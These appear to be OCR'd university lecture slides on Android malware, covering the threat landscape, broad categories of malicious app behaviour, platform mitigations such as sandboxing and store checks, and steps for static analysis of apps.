
**Android**: needs "Allow from external sources" enabled OR Google Play Store approval (i.e., automatic checks). Ask permissions.

# Threat vs. vulnerability vs. Asset



Threat level

~99% of the malware is written to target Android devices.



(not to mention the sheer number of assets: Android devices are ~80% of market)

Vulnerability level

# Malicious Code: Actions



Sandbox last line of defense: restrictions ~> attacker creativity

- call or text to premium numbers ($$$)
- silently visit web pages
  - boost ranking ($$$)
- steal sensitive information
  - mobile banking credentials ($$$)
  - contacts, email addresses (re-sell, and $$$)
- root-exploit the device (Android only, so far)
- turn the device into a bot (re-sell, and $$$)
- lock the device and ask for a ransom ($$$)

# Mitigating (Mobile) Malware



- Google Play runs automated checks
  - Dissecting the Android Bouncer
- SMS/call blacklisting and quota
  - only in custom ROMs (e.g., LineageOS)
- Google App Verify (call home periodically)
  - Google uses VirusTotal to check if known malware
- App sandboxing
  - Limit the privileges of an app
  - Useless against root-level exploits
- SELinux

# Counteracting (Mobile) Malware



Ex-post workflow:

1. suspicious app reported by "someone"
2. automatically analyzed
3. manually analyzed
4. app removed from the (official) store
5. antivirus signature developed

# Static Analysis of Android Apps





1. Parse the metadata (e.g., permissions)
2. Parse the bytecode and the native code
3. Reconstruct the control-flow graph
4. Statically determine suspicious structural components

**Example:** code path from an SMS-related system call to a network socket system call).

# Example (permission analysis)







Source: Y. Zhou and X. Jiang, “Dissecting Android Malware: Characterization and Evolution,” IEEE SSP, 2012, pp. 95–109.

# Antivirus vs. Sandbox



# Conclusions



Mobile security model (single user, multi app) is different from traditional security models (multi user).

Userland sandboxing solves the majority of problems, but mobile malware has been a reality in the past 4 years.

Malware authors adapted their tactics to leverage social engineering.

Researchers are very active in developing automatic analysis techniques.